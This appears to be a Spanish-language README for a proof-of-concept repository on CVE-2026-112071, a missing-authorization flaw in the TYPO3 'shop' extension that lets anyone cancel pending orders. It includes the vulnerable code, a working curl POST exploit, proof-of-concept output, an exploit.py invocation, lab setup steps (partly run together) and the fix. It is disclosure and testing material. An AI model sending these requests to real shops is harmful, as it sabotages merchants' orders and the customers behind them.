 yuwkaaa/cve-2026-112071
cancelación de pedidos sin autenticación en TYPO3 EXT:shop


Cualquier visitante puede cancelar pedidos no pagados en una tienda TYPO3. cancelAction() toma el
id del pedido de la solicitud y nunca comprueba quién está llamando. Los ids de pedido son secuenciales,
por lo que todos los pedidos pendientes son accesibles. Sin cuenta, sin sesión, un solo POST.
| CVE | CVE-2026-112071 |
| Aviso | TYPO3-EXT-SA-2026-036, 2026-10-20 |
| Paquete | codingms/shop "TYPO3 Shop by coding.ms", 10.182 instalaciones |
| Afectado | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| Corregido | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862, Missing Authorization |
| CVSS 4.0 | 6.9 Medio, según la puntuación de TYPO3 |
| CVSS 3.1 | 7.5 Alto, AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N |
| Probado en | TYPO3 13.4.34, PHP 8.4, shop 6.2.0 |
| Crédito | Nguyen Le Thanh Nam |
Segundo CVE en el mismo aviso: CVE-2026-113468, falsificación de callback de PayPal en el mismo controlador.
Classes/Controller/BasketOrderController.php:1053, versión 6.2.0:
if ($this->request->hasArgument('basketOrder')) {
    $basketOrderUid = (int)$this->request->getArgument('basketOrder');
    /** @var BasketOrder $basketOrder */
    $basketOrder = $this->basketOrderRepository->findByIdentifier($basketOrderUid);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in state "prepared"
        if ($basketOrder->getStatus() === 'prepared') {
            $basketOrder->setStatus('canceled');
            $basketOrder->setCanceledDate(new \DateTime());
            $this->basketOrderRepository->update($basketOrder);
cancel está registrado como una acción de plugin pública en ext_localconf.php:62, por lo que la acción es accesible por cualquiera. El uid es un cast de (int), así que aquí no hay inyección SQL. Lo que falta es una comprobación de propiedad. El derecho elseif justo debajo maneja el caso correcto, cancelando el pedido mantenido en la propia sesión del llamador.
Dos condiciones lo delimitan: el pedido objetivo debe estar en estado prepared, y la página debe llevar el plugin BasketOrder.
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=cancel' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'tx_shop_basketorder[basketOrder]=1'
[poc] BEFORE
+-----+----------+---------------+
| uid | status   | canceled_date |
+-----+----------+---------------+
|   1 | prepared |             0 |
|   2 | paid     |             0 |
+-----+----------+---------------+

[poc] ATTACK  anonymous POST, no Cookie, no session, no FE/BE user  -> order 1
        HTTP 200   order 1 status: prepared -> canceled
[poc]   FIRED  an unauthenticated request cancelled the order
Controles de la misma ejecución: el pedido 2 es paid y permanece intacto, eliminar el
argumento basketOrder no cambia nada, y la instalación tiene cero usuarios de frontend y
cero sesiones abiertas. Salida completa en poc-transcript.txt.
GET devuelve 404, porque TYPO3 lo rechaza con un cHash vacío. Los parámetros POST no forman parte del hash de caché, por lo que cHash no cubre esto.
exploit.py envía la misma solicitud contra un host que tú controlas. Ejecución en seco por defecto:
python3 exploit.py http://shop.example/checkout --order 42 --fire
La respuesta es HTTP 200 tanto si el pedido se movió como si no. Confírmalo en el backend.

get.typo3.org/13/tar.gz, sin necesidad de Composer.shop desde el artefacto publicado en Packagist, más codingms/additional-tca y
codingms/modules.EXT:shop/Configuration/TypoScript/ en la plantilla raíz.shop_basketorder en una página.tx_shop_domain_model_basketorder con status = 'prepared'.php -S, con PHP intl cargado.Omite el paso 3 y cada petición devuelve 404, lo que parece un sitio que no es vulnerable.
6.3.0 vincula el uid a la sesión del llamador:
$this->restoreSession();
$sessionBasketOrderUid = (int)($this->session['basketOrder'] ?? 0);
if ($sessionBasketOrderUid > 0 && $sessionBasketOrderUid === $basketOrderUid) {
orderAction() tenía el mismo patrón y es accesible desde callbacks de pago donde no existe
cookie de sesión, por lo que recibió BasketOrderHmacService, que firma el uid con
el sitio encryptionKey. Diff completo en
fix-6.2.0-to-6.3.0.diff, tomado del artefacto 6.3.0
publicado. Ese parche solo se leyó; el PoC no se volvió a ejecutar contra él.
Reportado a [email protected]. Versiones corregidas por Thomas Deuling (coding.ms), aviso por Torben Hansen (TYPO3 Security Team).
Para sistemas de prueba que usted posea o esté autorizado a probar.







